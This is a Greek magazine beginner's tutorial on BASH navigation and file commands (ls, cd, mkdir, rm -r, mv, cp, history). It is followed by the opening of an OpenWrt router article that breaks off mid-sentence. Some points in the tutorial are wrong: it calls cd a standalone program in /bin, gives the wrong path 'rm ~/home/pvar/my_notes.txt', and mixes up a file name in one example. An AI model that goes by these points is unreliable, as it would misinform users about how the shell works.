Όπως πάντα, θα ακολουθήσουμε μια ομαλή πορεία εκμάθησης και θα φροντίσουμε να ξεκινήσουμε τη γνωριμία με το BASH από τα απολύτως βασικά. Άλλωστε, στόχος μας δεν είναι μόνο να βοηθήσουμε τους «φτασμένους» χρήστες, αλλά και να ενθαρρύνουμε --και κατά βάθος να πωρώσουμε-- τους νεοφερμένους. Σ' αυτό το άρθρο θα θεωρήσουμε ότι ο αναγνώστης βρίσκεται για πρώτη φορά μπροστά σε μια γραμμή εντολών. Στο επόμενο, που αρχίζει από τη σελίδα 52 του τεύχους που κρατάτε στα χέρια σας, θα εξετάσουμε πιο ψαγμένα προγραμματάκια και λειτουργίες του BASH. Στα δύο ακόλουθα άρθρα --η σειρά αποτελείται από τέσσερα μέρη-- συναντάμε το βαρύ πυροβολικό: Τη διασωλήνωση, την ανακατεύθυνση και το scripitng! Πάντως, οι παλιότεροι δεν πρέπει να ξεγελαστούν: Το περιεχόμενο αυτών των άρθρων απευθύνεται σε αρχάριους αλλά είναι πιθανό να διορθώσει και πολλές λανθασμένες αντιλήψεις, οι οποίες ριζώνουν από την πολλή ενασχόληση με τα Windows ;)

Πού βρίσκομαι; Πώς θα μετακινηθώ;

Κάθε φορά που συνδεόμαστε σε ένα σύστημα Linux, είτε τοπικά είτε απομακρυσμένα (π.χ., μέσω SSH), τοποθετούμαστε σε έναν κατάλογο που ονομάζεται home directory. Πρόκειται για τον κατάλογο που περιέχει όλους τους καταλόγους και τα αρχεία που ανήκουν στο λογαριασμό μας. Ένας τέτοιος κατάλογος υπάρχει για κάθε χρήστη του συστήματος και συνήθως το όνομά του ταυτίζεται με το username του αντίστοιχου user account. Έτσι, για έναν λογαριασμό με username το pvar, η πλήρης διαδρομή (full path) για το αντίστοιχο home directory είναι η /home/pvar. Μ' άλλα λόγια, όταν θα συνδεθούμε στο λογαριασμό του pvar, θα βρεθούμε αυτόματα στον κατάλογο /home/pvar.

Ένα από τα πρώτα ερωτήματα που προκύπτουν, αφού μάθουμε το πού βρισκόμαστε, αφορά στο πώς θα μετακινηθούμε. (Σ.τ.Ε. Είναι πάλι και κάτι τύποι που θέλουν να μετακινούνται διαρκώς, χωρίς να τους πολυνοιάζει το πού βρίσκονται.) Όπως, πριν ακόμη κι απ' αυτό το ερώτημα, προκύπτει ένα άλλο: Τι υπάρχει τριγύρω; Για να δούμε τα αρχεία και τους καταλόγους που μάς «περιβάλλουν» προσφέρεται το προγραμματάκι ls. Για παράδειγμα, για να εμφανίσουμε μια λίστα με τα αρχεία και τους καταλόγους που βρίσκονται στην τρέχουσα θέση μας, αρκεί να εκτελέσουμε το εξής:

```
ls -l
```



Το προγραμματάκι ls δέχεται πάρα πολλές παραμέτρους και θα ήταν άσκοπο να τις παραθέσουμε όλες. Θα σας πούμε μόνο ότι εμείς συνηθίζουμε να το χρησιμοποιούμε συνδυάζοντας την παράμετρο -l (από το list) με την παράμετρο -h (από το human) αλλά και την παράμετρο -a (από το all). Η δεύτερη παράμετρος εξασφαλίζει ότι τα μεγέθη των αρχείων θα εμφανίζονται σε KB, MB, GB ή σε οτιδήποτε άλλο βολεύει κάθε φορά. Το γιατί δεν συμβαίνει εξ ορισμού κάτι τέτοιο θα φανεί αργότερα, όταν θα μιλήσουμε για το scripting. Η τρίτη παράμετρος φροντίζει να εμφανιστούν όλα τα αρχεία ανεξαιρέτως -- ακόμη και τα κρυφά. Για την

ώρα, κρατείστε μόνο ότι ένας βολικός τρόπος χρήσης του ls έχει ως εξής:

```
ls -lha
```

Παρατηρείστε ότι οι τρεις παράμετροι κατά κάποιον τρόπο συμπυκνώθηκαν και δεν βάλαμε τρεις παύλες. Αν θελήσει κανείς να πληροφορηθεί για τις υπόλοιπες παραμέτρους του ls, μπορεί να χρησιμοποιήσει το σύστημα βοήθειας της γραμμής εντολών. Αυτό γίνεται με το πρόγραμμα man (από το manual). Προκειμένου να εμφανιστεί το κείμενο βοήθειας του ls, αρκεί να πληκτρολογήσουμε

```
man ls
```

Πριν επιστρέψουμε στο θέμα των καταλόγων και της πλοήγησης, σημειώστε ότι το man μπορεί να εμφανίσει το κείμενο βοήθειας που συνοδεύει κάθε πρόγραμμα της γραμμής εντολών. Το μόνο που έχουμε να κάνουμε είναι να το τρέξουμε, δίνοντας σαν παράμετρο το όνομα του εκάστοτε προγράμματος.

Τώρα που ξέρουμε τι μας περιβάλλει, είναι βέβαιο ότι η περιέργειά μας θα εξαπλωθεί: Τι υπάρχει στους άλλους καταλόγους; Για τη μετακίνηση από κατάλογο σε κατάλογο προσφέρεται το προγραμματάκι cd. Η λειτουργία του είναι παρόμοια με εκείνη της εντολής cd, που διαθέτει η γραμμή εντολών των Windows. Έτσι, αν βρισκόμαστε στον κατάλογο /home/pvar, για να μεταφερθούμε «έναν κατάλογο πιο πάνω» (δηλαδή στον /home) και να δούμε αν υπάρχουν άλλα home directories, αρκεί να εκτελέσουμε ένα από τα ακόλουθα:

```
cd /home
```

ή

```
cd ..
```

Η διπλή τελεία συμβολίζει τον λεγόμενο γονικό κατάλογο (parent directory). Δηλαδή τον κατάλογο, μέσα στον οποίο βρίσκεται ο κατάλογος, μέσα στον οποίο βρισκόμαστε ;) Ας υποθέσουμε τώρα ότι εκτελούμε ένα ls -lha και βλέπουμε τον κατάλογο cvar. Για να μπούμε σε αυτόν μπορούμε να εκτελέσουμε *ένα* από τα ακόλουθα:

```
cd cvar
```

ή

```
cd /home/cvar
```

Στην πρώτη περίπτωση δίνουμε σαν παράμετρο τον κατάλογο στον οποίο θέλουμε να πάμε, εφόσον αυτός βρίσκεται στην ίδια θέση με εμάς. Η δεύτερη περίπτωση είναι πιο γενική. Σε αυτήν δώσαμε την πλήρη διαδρομή (το πλήρες path) ως τον κατάλογο cvar. Αναρωτιέστε ποια είναι η διαφορά; Το πρώτο δουλεύει μόνον όταν βρισκόμαστε στον κατάλογο home, ο οποίος φυσικά περιέχει τον κατάλογο cvar. (Ακριβέστερα, δουλεύει όταν είμαστε σε έναν κατάλογο ο οποίος περιέχει έναν άλλον, με το όνομα «cvar».) Το δεύτερο δουλεύει πάντα και παντού. Εφόσον δίνουμε το πλήρες path, το πρόγραμμα cd θα ξέρει ακριβώς πού θέλουμε να πάμε. (Μόνη περίπτωση να μη δουλέψει το «cd /home/cvar», είναι όταν ένας από τους καταλόγους /home και /home/cvar δεν υπάρχει.) Αφού περιπλανηθούμε λίγο στους καταλόγους του συστήματος, είναι σίγουρο ότι κάποια στιγμή θα θελήσουμε να γυρίσουμε στον



δικό μας. Για το σκοπό αυτό αρκεί να δώσουμε *ένα* από τα ακόλουθα:

```
cd
```

ή

```
cd ~
```

Η εκτέλεση του προγράμματος cd χωρίς καμία παράμετρο έχει σαν συνέπεια την άμεση μεταφορά μας στο home directory. Όμως στη δεύτερη περίπτωση, θα σπεύσει να παρατηρήσει κάποιος, παράμετρος υπάρχει. Πράγματι, μόνο που ο χαρακτήρας ~ (tilde) αποτελεί κατά κάποιον τρόπο μια μεταβλητή του BASH. Σ' αυτή τη μεταβλητή αποθηκεύεται πάντα το πλήρες path του προσωπικού καταλόγου του εκάστοτε χρήστη. Έτσι, όταν εκτελεί το «cd ~» ο χρήστης pvar, το BASH αντικαθιστά αυτόματα τον χαρακτήρα ~ με το «/home/pvar». Για να φανεί καλύτερα η αξία αυτού του χαρακτήρα, υποθέστε ότι βρισκόμαστε στον κατάλογο /home/pvar/projects/deltacast/video/intro και θέλουμε να μεταβούμε στον /home/pvar/projects/. Ο ταχύτερος τρόπος για να πετύχουμε κάτι τέτοιο είναι να δώσουμε:

```
cd ~/projects
```

Ένα ακόμα κολπάκι με το cd σχετίζεται με το χαρακτήρα - (dash, παύλα). Ας υποθέσουμε ότι μας πιάνει μια μανία να περιπλανηθούμε στους καταλόγους του συστήματος κι εκτελούμε διαδοχικά τα παρακάτω:

```
cd /usr
cd share
cd man
cd man1
cd
```

Με τα παραπάνω θα οδηγηθούμε αρχικά στον κατάλογο /usr. Μετά θα μπούμε στον υποκατάλογο share, ακολούθως στον man και στη συνέχεια στον man1. Παρεμπιπτόντως, εδώ βρίσκονται οι οδηγίες χρήσης του εκάστοτε προγράμματος, τις οποίες εμφανίζει το προγραμματάκι man. Τελικά, με την εκτέλεση της τελευταίου cd, καταλήγουμε στο home directory. Ας υποθέσουμε τώρα ότι μάς έπιασε η αναποδιά και θέλουμε να ξαναπάμε στον κατάλογο man1. Η πλήρης διαδρομή του είναι /usr/share/man/man1. Αν βαριόμαστε να γράψουμε όλο αυτό, μπορούμε να γράψουμε κάτι πολύ πιο σύντομο:

```
cd -
```

Η παύλα συμβολίζει τον προηγούμενο κατάλογο στον οποίο είχαμε βρεθεί! Έτσι, μπορούμε να επιστρέψουμε στη θέση /usr/share/man/man1 ταχύτατα. Τώρα, αν ξανατρέξουμε το cd με παράμετρο τον χαρακτήρα dash, θα μεταφερθούμε στον προηγούμενο κατάλογο όπου είχαμε βρεθεί: στο home directory. Μπορεί η μετακίνηση στον προσωπικό κατάλογο να πραγματοποιείται ούτως ή άλλως εύκολα, αλλά η αξία της παραμέτρου dash παραμένει μεγάλη. Με τη βοήθειά της μπορούμε να μετακινούμαστε με άνεση μεταξύ δύο «δυσπρόσιτων» (με μεγάλα full paths) καταλόγων.

Αν τώρα με όλα αυτά τα πήγαινε-έλα χαθούμε, υπάρχει ένα προγραμματάκι που θα μας πει αμέσως τη θέση μας. Πρόκειται για το pwd, που όταν το εκτελούμε εμφανίζει την πλήρη διαδρομή (full path) του καταλόγου στον οποίο βρισκόμαστε.

Πού χάθηκαν οι κατατμήσεις;

Στα Windows, οι δίσκοι και οι κατατμήσεις προσδιορίζονται με ένα αναγνωριστικό γράμμα που συνοδεύεται από τον χαρακτήρα της άνω-κάτω τελείας. Έτσι, πολύ συχνά κάνουμε λόγο για το δίσκο C:, για το δίσκο D: και πάει λέγοντας. Εδώ πρέπει να υπογραμμίσουμε δύο λεπτομέρειες: α) παρά το γεγονός ό,τι γίνεται λόγος για «δίσκους», στην πραγματικότητα τα γράμματα αντιστοιχούν σε κατατμήσεις, β) η αντιστοίχηση των γραμμάτων στις κατατμήσεις γίνεται με μια σχετικά περίπλοκη λογική[3]! Αν μπερδευτήκατε, το μόνο σίγουρο είναι ότι δεν φταίτε εσείς.

Στο Linux ακολουθείται μια εντελώς διαφορετική προσέγγιση, αναφορικά με την πρόσβαση στις κατατμήσεις των σκληρών δίσκων. Κατ' αρχάς, για ν' αποκτήσουμε πρόσβαση σε μια κατάτμηση πρέπει πρώτα να κάνουμε τη λεγόμενη προσάρτηση (mount). Με απλά λόγια, πρέπει να αντιστοιχίσουμε στην κατάτμηση κάποιον κατάλογο. Μετά απ' αυτή τη «σύνδεση» καταλόγου και κατάτμησης, τα περιεχόμενα της κατάτμησης θα εμφανίζονται σαν περιεχόμενα του καταλόγου! Έτσι, για να δούμε τα αρχεία της κατάτμησης αρκεί να μπούμε στον κατάλογο, στον οποίο έγινε η προσάρτηση. Η παράδοση θέλει όλα τα συστήματα Unix να διαθέτουν τον κατάλογο /mnt. Αυτός προορίζεται για τη δημιουργία άλλων καταλόγων στο εσωτερικό του, στους οποίους θα προσαρτηθούν αργότερα οι κατατμήσεις των δίσκων μας. Παρόμοια αποστολή έχει κι ο κατάλογος /media, στις σύγχρονες διανομές Linux που προορίζονται για χρήση desktop. Μέσα στον συγκεκριμένο κατάλογο δημιουργούνται άλλοι, στους οποίους προσαρτώνται αυτόματα τα δισκάκια CD/DVD, τα USB sticks και πάει λέγοντας. Η διαδικασία της προσάρτησης θα μας απασχολήσει σε επόμενο άρθρο της σειράς.

Διαχείριση καταλόγων

Τώρα που μάθαμε να τριγυρνάμε με άνεση στους καταλόγους του συστήματος, μπορούμε να δούμε το πώς δημιουργούνται και διαγράφονται. Για τη δημιουργία διατίθεται το εργαλείο mkdir, ενώ για τη διαγραφή προσφέρονται τα rmdir (remove directory) και rm (remove). Η μόνη παράμετρος που απαιτούν τα πρώτα δύο είναι το όνομα ή η πλήρης διαδρομή του καταλόγου. Για παράδειγμα αν δώσουμε αυτό:

```
mkdir /home/pvar/documents
```

Το σύστημα θα δημιουργήσει τον κατάλογο documents, μέσα στον προσωπικό μας κατάλογο (/home/pvar). Βέβαια, αν βρισκόμασταν ήδη εντός του προσωπικού μας καταλόγου, θα μπορούσαμε να είχαμε δώσει και το εξής:

```
mkdir documents
```

Το rmdir χρησιμοποιείται με τον ίδιο ακριβώς τρόπο. Ωστόσο, για να διαγραφεί ένας κατάλογος με το rmdir θα πρέπει να είναι άδειος. Αυτό συνεπάγεται ότι η χρήση του rmdir είναι μάλλον ακίνδυνη: Είναι αδύνατο να χάσουμε δεδομένα, διαγράφοντας κατά λάθος έναν κατάλογο με το rmdir. Δυστυχώς, αυτή η δικλείδα δεν υφίσταται στην περίπτωση του rm.

3. Η πρώτη κατάτμηση του πρώτου δίσκου παίρνει το γράμμα C, η πρώτη κατάτμηση του δεύτερου δίσκου παίρνει το D και πάει λέγοντας. Μετά ακολουθούν οι υπόλοιπες κατατμήσεις του πρώτου δίσκου, στη συνέχεια οι υπόλοιπες κατατμήσεις του δεύτερου κ.ο.κ.

Το συγκεκριμένο πρόγραμμα προορίζεται για τη διαγραφή αρχείων, αλλά με χρήση της παραμέτρου -r (recursively) μπορεί να διαγράψει και καταλόγους. Η συγκεκριμένη παράμετρος έχει σαν συνέπεια τη διαγραφή όλων των αρχείων, όλων των υποκαταλόγων, όλων των αρχείων των υποκαταλόγων, όλων των υποκαταλόγων των υποκαταλόγων και πάει λέγοντας. Με λίγα λόγια, όταν εκτελούμε το rm με την παράμετρο -r και στη συνέχεια έναν κατάλογο, είναι σίγουρο ότι θα διαγραφεί πλήρως[4]. Όπως αντιλαμβάνεστε, το rm απαιτεί τεράστια προσοχή! Ας εξετάσουμε όμως και ένα μικρό σενάριο: Ας υποθέσουμε ότι έχουμε δημιουργήσει αρκετούς καταλόγους, εκτελώντας τα ακόλουθα:

```
mkdir /home/pvar/docs
mkdir /home/pvar/music
mkdir /home/pvar/video
mkdir /home/pvar/projects
mkdir /home/pvar/projects/deltacast/video
mkdir /home/pvar/projects/deltacast/music
```

Ας υποθέσουμε επίσης ότι βρισκόμαστε στο home directory και αποφασίζουμε να σβήσουμε τον κατάλογο /home/pvar/video. Για το σκοπό αυτό θα μπορούσαμε να εκτελέσουμε το εξής:

```
rm -r video
```

…αλλά και αυτό:

```
rm -r /home/pvar/video
```

Εφόσον βρισκόμαστε ήδη στο /home/pvar, η εκτέλεση καθενός από τα παραπάνω θα είχε το ίδιο ακριβώς αποτέλεσμα: Τη διαγραφή του καταλόγου video, ο οποίος βρίσκεται στον προσωπικό μας κατάλογο. Τι θα συνέβαινε όμως, αν βρισκόμασταν στον κατάλογο /home/pvar/projects/deltacast; Σε αυτή την περίπτωση, η εκτέλεση του rm με τον πρώτο τρόπο θα αποτελούσε τραγικό σφάλμα: Θα διαγραφόταν ο κατάλογος /home/pvar/projects/deltacast/video! Μια καλή συνήθεια λοιπόν, η οποία μπορεί να μας σώσει από δυσάρεστες εκπλήξεις, είναι να χρησιμοποιούμε πάντα την πλήρη διαδρομή του εκάστοτε καταλόγου. Κι αν όχι πάντα (είμαστε και λίγο τεμπέληδες, πώς να το κάνουμε) τουλάχιστον οποτεδήποτε πρόκειται για διαγραφή.

Σημεία για προσοχή

Και κάπου εδώ πρέπει αναφέρουμε ορισμένες λεπτομέρειες. Κατ' αρχάς, το κέλυφος BASH είναι αυτό που λέμε case sensitive. Με απλά λόγια, κάνει διάκριση μεταξύ πεζών και κεφαλαίων. Επομένως, το BASH δεν θα παραπονεθεί καθόλου αν δημιουργήσουμε τον κατάλογο documents και στη συνέχεια τον κατάλογο Documents, στην ίδια θέση! Παρ' όλο που τα ονόματα των δύο καταλόγων είναι πρακτικά ίδια, το κέλυφος θα τους διακρίνει από το αρχικό γράμμα, που στη μία περίπτωση είναι πεζό και στην άλλη κεφαλαίο. Αυτή η διάκριση μπορεί να προκαλέσει από μια απλή σύγχυση έως έναν μεγάλο πονοκέφαλο! Επομένως, όταν θέλουμε να μεταφερθούμε σε κάποιον κατάλογο (ή ακόμα χειρότερα να τον διαγράψουμε), πρέπει να πληκτρολογούμε το όνομά του με μεγάλη προσοχή.

4. Με την προϋπόθεση βέβαια ότι έχουμε όλα τα απαιτούμενα δικαιώματα πρόσβασης, αλλά αυτά θα τα εξετάσουμε αργότερα.

Μια ακόμα λεπτομέρεια αφορά στο γεγονός ότι το cd αποτελεί πρόγραμμα κι όχι κάποια εντολή, φορτωμένη στη μνήμη του συστήματος. Ακριβώς γι' αυτό, αν αντί του cd /home δίναμε cd/home (χωρίς το κενό, δηλαδή) το κέλυφος θα μάς έλεγε ότι δεν υπάρχει τέτοιο πρόγραμμα! Αυτό το ξεκαθαρίζουμε για να μη θορυβηθούν όσοι έρχονται από τη γραμμή εντολών των Windows. Σ' εκείνο το περιβάλλον, είτε βάζαμε κενό μεταξύ του cd και του καταλόγου είτε όχι, η μετακίνησή μας θα γινόταν κανονικά.

Περισσότερα βασικά προγράμματα

Μέχρι στιγμής αναφερθήκαμε στην πλοήγηση και στη βασική διαχείριση των καταλόγων, αλλά δεν είπαμε τίποτα για τα απλά αρχεία. Προφανώς, το τι μπορούμε να κάνουμε με ένα αρχείο εξαρτάται από το περιεχόμενό του. Στη συνέχεια λοιπόν θα αναφέρουμε μόνο τα απολύτως βασικά για το χειρισμό τους. Ας υποθέσουμε ότι υπάρχει το αρχείο my_notes.txt στο home directory του λογαριασμού μας κι ότι θέλουμε να το μεταφέρουμε στον κατάλογο /home/pvar/documents. Κάτι τέτοιο επιτυγχάνεται με τη βοήθεια του προγράμματος mv:

```
mv /home/pvar/my_notes.txt /home/pvar/documents
```

Με την ευκαιρία, πριν πούμε οτιδήποτε άλλο για το mv αξίζει να δούμε πόσο απλούστερα θα μπορούσε να γραφτεί το παραπάνω:

```
mv ~/my_notes.txt ~/documents/
```

Νομίζουμε ότι η αξία του χαρακτήρα ~ έχει αρχίσει να φαίνεται. Για να επιστρέψουμε στο θέμα μας, το πρόγραμμα mv δέχεται δύο παραμέτρους: Η πρώτη αφορά στο αρχείο που θέλουμε να μετακινήσουμε, ενώ η δεύτερη περιγράφει τον προορισμό. Σημειώστε ότι η λειτουργία του mv δεν περιορίζεται μόνο στα αρχεία αλλά καλύπτει και τους καταλόγους. Με άλλα λόγια, με τη βοήθεια του mv μπορούμε να μετακινήσουμε κι ολόκληρους καταλόγους, μαζί με τα περιεχόμενά τους. Με την ίδια ακριβώς λογική χρησιμοποιείται και το πρόγραμμα cp, το οποίο πραγματοποιεί αντιγραφές. Έτσι, αν μας ενδιέφερε να αντιγράψουμε το προαναφερθέν αρχείο κι όχι να το μετακινήσουμε, θα δίναμε κάτι τέτοιο:

```
cp ~/my_notes.txt ~/documents/
```

Αξίζει ν' αναφέρουμε εδώ έναν ακόμα χαρακτήρα, ο οποίος αποκτά ιδιαίτερο νόημα στη γραμμή εντολών. Πρόκειται για την τελεία. Όπως αναφέραμε νωρίτερα, οι δύο τελείες αναφέρονται στο γονικό κατάλογο. Ε λοιπόν, η μία τελεία αναφέρεται στον κατάλογο στον οποίο βρισκόμαστε. Αναρωτιέστε πώς μπορεί να φανεί χρήσιμο κάτι τέτοιο; Ας υποθέσουμε ότι βρισκόμαστε στον κατάλογο /home/pvar/documents/deltahacker/issue16 και θέλουμε να μεταφέρουμε εδώ το αρχείο /home/pvar/delta_notes.txt. Αν αγνοούσαμε την ιδιαίτερη ερμηνεία που επιδέχεται ο χαρακτήρας της τελείας, θα έπρεπε να δώσουμε κάτι τέτοιο:

```
cp ~/my_notes.txt ~/documents/deltahacker/issue16/
```

Με τη βοήθεια της τελείας, όμως, το παραπάνω απλοποιείται ως εξής:

```
cp ~/my_notes.txt .
```

Δεν μπορείτε να πείτε: Η γραμμή εντολών του Linux φροντίζει να μην κουραζόμαστε ;)

Πριν ολοκληρώσουμε την αναφορά μας στα βασικά προγράμματα για το χειρισμό των αρχείων, αξίζει να υπενθυμίσουμε ένα πρόγραμμα που συναντήσαμε και νωρίτερα. Πρόκειται για το rm, το οποίο πραγματοποιεί

διαγραφές. Νομίζουμε ότι ο τρόπος χρήσης του έχει γίνει ήδη σαφής. Για να διαγράψουμε το αρχείο my_notes.txt, θα αρκούσε να δώσουμε κάτι τέτοιο:

```
rm ~/home/pvar/my_notes.txt
```

Παρατηρείστε ότι πριν από το όνομα του αρχείου σημειώσαμε και τον κατάλογο στον οποίο βρίσκεται. Αυτό το κάναμε για να βεβαιωθούμε ότι θα διαγραφεί το συγκεκριμένο αρχείο κι όχι κάποιο συνώνυμό του, που τυχαίνει να βρίσκεται στην τρέχουσα θέση μας. Όπως είπαμε και νωρίτερα, η γραμμή εντολών απαιτεί πάντα μεγάλη προσοχή. Δεν πρέπει να αφήνουμε τίποτα στην τύχη!

Πόσες εντολές έχουν «τα Linux»;

Όσο τραγικό λάθος είναι λέει κανείς «τα Linux», άλλο τόσο είναι να μιλάει για «εντολές του Linux». Το Linux δεν έχει εντολές! Το BASH βέβαια έχει, αλλά τις περισσότερες φορές χρησιμοποιούμε τα διάφορα προγραμματάκια που προορίζονται για τη γραμμή εντολών. Από αυτά, μάλιστα, τα πιο διαδεδομένα ονομάζονται core utilities και συνοδεύουν όλες τις διανομές Linux. Τα core utilities βρίσκονται στους φακέλους /bin, /sbin, /usr/bin και /usr/sbin του συστήματος. Χαρακτηριστικά μέλη αυτής της ομάδας προγραμμάτων είναι τα ls, cd, rm, mv, cp, mkdir, rmdir, cat και διάφορα άλλα, που θα αναφέρουμε σε επόμενα άρθρα της σειράς.

Βαριέστε (κι εσείς) την πληκτρολόγηση;

Αν ναι, είμαστε υποχρεωμένοι να σας πούμε ότι δεν κάνετε καλά. Ωστόσο, για να είμαστε ειλικρινείς, πρέπει να ομολογήσουμε ότι πολύ συχνά κουραζόμαστε ή βαριόμαστε κι εμείς. Ευτυχώς, το BASH διαθέτει ορισμένους μηχανισμούς που κάνουν τη ζωή στη γραμμή εντολών ξεκούραστη. Ας τους ρίξουμε μια ματιά.

- **Ιστορικό (history).** Κάθε φορά που εκτελούμε ένα πρόγραμμα στη γραμμή εντολών, όλα όσα πληκτρολογήσαμε καταγράφονται σ' ένα ειδικό αρχείο του συστήματος. Έτσι, αν θελήσουμε να επαναλάβουμε την εκτέλεση της προηγούμενης «εντολής» μας, αρκεί να πατήσουμε το πάνω βελάκι του πληκτρολογίου. Το BASH θα ανακαλέσει όσα είχαμε γράψει την αμέσως προηγούμενη φορά κι εμείς θα αρκεί να δώσουμε ένα [ENTER]. Αν αντί του [ENTER] πατήσουμε πάλι το πάνω βελάκι, το κέλυφος θα εμφανίσει την προπροηγούμενη «εντολή» και πάει λέγοντας. Γενικότερα, χρησιμοποιώντας το πάνω και το κάτω βελάκι μπορούμε να ανατρέχουμε ταχύτατα σε ολόκληρο το ιστορικό, όλων όσων έχουμε εκτελέσει κατά καιρούς. Μόλις βρούμε αυτό που θέλουμε να εκτελέσουμε, αρκεί να πατήσουμε το [ENTER]. Εναλλακτικά, αν η ιδέα του να «ξεφυλλίσουμε» ολόκληρο το ιστορικό φαντάζει κουραστική κι εκνευριστική, μπορούμε να πραγματοποιήσουμε μια αναζήτηση! Για να πετύχουμε κάτι τέτοιο αρκεί να πατήσουμε το συνδυασμό πλήκτρων [CTRL+R] και να πληκτρολογήσουμε ένα μέρος της «εντολής» που αναζητάμε. Το BASH θα εμφανίσει την πιο πρόσφατη γραμμή που εκτελέσαμε, η οποία περιείχε αυτό που ψάχνουμε. Αν το αποτέλεσμα της αναζήτησης δεν είναι το επιθυμητό, μπορού-

με να την επαναλάβουμε πατώντας ξανά το συνδυασμό [CTLR+R]. Έτσι θα εμφανιστεί η αμέσως παλιότερη εντολή που είχαμε εκτελέσει και περιείχε αυτό που ψάχνουμε.

- **Αυτόματη συμπλήρωση (TAB completion).** Στην περίπτωση που δεν θυμόμαστε ολόκληρο το όνομα ενός αρχείου ή καταλόγου (όπως επίσης κι όταν το θυμόμαστε αλλά βαριόμαστε να το πληκτρολογήσουμε), αρκεί να πληκτρολογήσουμε τα πρώτα γράμματα του ονόματος και να πατήσουμε το πλήκτρο [TAB]. Κάνοντας κάτι τέτοιο το BASH πραγματοποιεί μια αναζήτηση στα αρχεία και στους καταλόγους με βάση όσα έχουμε πληκτρολογήσει κι εφόσον βρει κάποιο αρχείο ή κατάλογο που ταιριάζει, συμπληρώνει το όνομά του αυτόματα! Έτσι, αν έχουμε στον προσωπικό μας κατάλογο ένα αρχείο με το όνομα «the file with the disturbingly long name» και θέλουμε να το διαγράψουμε, αρκεί να γράψουμε «rm ~/the» και να πατήσουμε το [TAB]. Με αυτόν τον τρόπο το μακροσκελές όνομα του αρχείου θα συμπληρωθεί αυτόματα κι εμείς θα αρκεί να δώσουμε ένα [ENTER].

Πριν σας αφήσουμε να πειραματιστείτε και να εξοικειωθείτε με όσα είδαμε, θα σας πούμε κάτι ακόμα: Για να καθαρίσετε την οθόνη αρκεί να εκτελέσετε το πρόγραμμα clear ή, πολύ πιο απλά, να πατήσετε το συνδυασμό πλήκτρων [CTRL+L]. Παίξτε, ρίξτε μια ματιά τριγύρω και μετά γυρίστε στη σελίδα 52 του τεύχους που κρατάτε στα χέρια σας.





Είμαστε κοινωνικοί -- ειδικά στον online κόσμο.
Είμαστε αστείοι, ευφυείς και φινετσάτοι -- ειδικά στον online κόσμο.
Είναι βέβαιο ότι έχουμε καβαλήσει το καλάμι -- τόσο στον online, όσο και στον offline κόσμο.
Το διαχειριζόμαστε γενναία, πάντως.
Περάστε από τα στέκια μας να τα πούμε -- ή να μην την πείτε.
twitter.com/deltaHacker
facebook.com/deltaHacker

Skill: Beginner

Tags: OpenWrt, firmware, HOWTO



Η ώρα του OpenWrt

Θυμόσαστε πόσο είχαμε ασχοληθεί με το dd-wrt, στα τεύχη 011 και 012; Είχαμε καλούς λόγους για να περάσουμε στον router μας εναλλακτικό firmware -- και σας τους είχαμε παρουσιάσει. Πλέον, έφτασε η ώρα να στραφούμε *και* στο OpenWRT. Βλέπετε, μετά από αρκετό καιρό το dd-wrt άρχισε να μοιάζει αρκετά περιοριστικό για τα σχέδιά μας. Αυτή τη φορά, λοιπόν, αποφασίσαμε να βάλουμε φωτιά στον router μας! Απαραίτητο βήμα προς αυτήν την κατεύθυνση, είναι να δημιουργήσουμε τις προϋποθέσεις για να μπορούμε να του εγκαθιστούμε οποιαδήποτε υπηρεσία...

by GiannouG

Καιρός να δοκιμάσουμε και το OpenWRT. Σε προηγούμενα άρθρα είχαμε κάνει μόνο απλές αναφορές και, φυσικά, αυτό οφείλαμε να επανορθώσουμε. Αφήστε που έχουμε και πολύ συγκεκριμένους λόγους, που τώρα αποφασίσαμε να στραφούμε στο OpenWRT. Θα φανούν στο άρθρο που ξεκινά από τη σελίδα 66 του παρόντος.

OpenWrt
Wireless Freedom

Το Linux είναι παντού -- αλλά αυτό θα έχετε βαρεθεί να το ακούτε. Στο σχετικό άρθρο του deltaHacker 011 είχαμε δει πώς μπορούμε να εγκαταστήσουμε το dd-wrt στον δικό μας router. Για όσους δεν θυμούνται, το dd-wrt αποτελεί μια after market λύση σε firmware κι απευθύνεται σε όσους ζητούν κάτι παραπάνω από τις συσκευές τους. Αναφερθήκαμε επίσης σε εναλλακτικές λύσεις όπως το OpenWRT, αλλά αποφασίσαμε τότε να περιοριστούμε στην αρχική μας επιλογή. Είμαστε ανήσυχα πνεύματα, όμως! Αυτό νομίζουμε ότι δεν κρύβεται. Επομένως δεν θα μπορούσαμε να προσπεράσουμε έτσι απλά, το OpenWRT. Τελικά, λοιπόν, ασχοληθήκαμε και με τους δύο κύριους παίκτες (dd-wrt και OpenWRT) κι εντοπίσαμε όλες τις διαφορές τους, τόσο τις πρακτικές όσο και τις φιλοσοφικές. Από την μια έχουμε το dd-wrt, που θέλει απλά να αντικαταστήσει το αρκετά περιορισμένο firmware της συσκευής μας. Από την άλλη έχουμε το OpenWRT, που θέλει να μετατρέψει τον router μας σε έναν ολοκληρωμένο Linux server. Όποιο και να επιλέξουμε η δουλειά μας θα γίνει εξίσου εύκολα. Από 'κει και πέρα είναι ζήτημα του χρήστη, το αν προτιμά να περιοριστεί σε όσα προσφέρει το dd-wrt ή αν θέλει να περνάει ευχάριστα τα Κυριακάτικα απογεύματά του, κάνοντας το router των 20 ευρώ να τρέχει Apache και MySQL :)

Η ελευθερία των επιλογών

Ο κύριος, αν όχι ο μοναδικός, λόγος που ο γράφων αποφάσισε να εγκαταλείψει το dd-wrt για χάρη του OpenWRT, ήταν η καθαρή εμπειρία Linux που δίνει το δεύτερο. Μη μας παρεξηγείτε, το dd-wrt είναι πολύ καλύτερο από το προεγκατεστημένο λειτουργικό *κάθε* router και προσφέρει πολλά περισσότερα από ό,τι έχουμε συνηθίσει. Τα προβλήματα ξεκινούν όταν θέλεις να κάνεις κάτι παραπάνω από αυτά που προσφέρει το dd-wrt. Αν κάποιος θελήσει να κάνει κάτι αρκετά περίπλοκο θα συναντήσει μεγάλα εμπόδια, τα οποία πηγάζουν από τον τρόπο που έχει αναπτυχθεί το dd-wrt. Ας πάρουμε για παράδειγμα τον kernel του συστήματος. Ο kernel είναι ένα κομμάτι που δύσκολα θα άλλαζε κάποιος -- και ειδικά σ' αυτές τις συσκευές είναι ακόμη δυσκολότερο να τροποποιηθεί. Ως ένα παράδειγμα του τι εννοούμε, δείτε πού κολλήσαμε εμείς: Η ομάδα του dd-wrt είχε αποφασίσει να μην συμπεριλάβει τη δυνατότητα για swap στον kernel του δικού μας router. Εμείς όμως θελήσαμε να περάσουμε κάποια προγράμματα (optware, για όσους θυμούνται[1]) και η φυσική 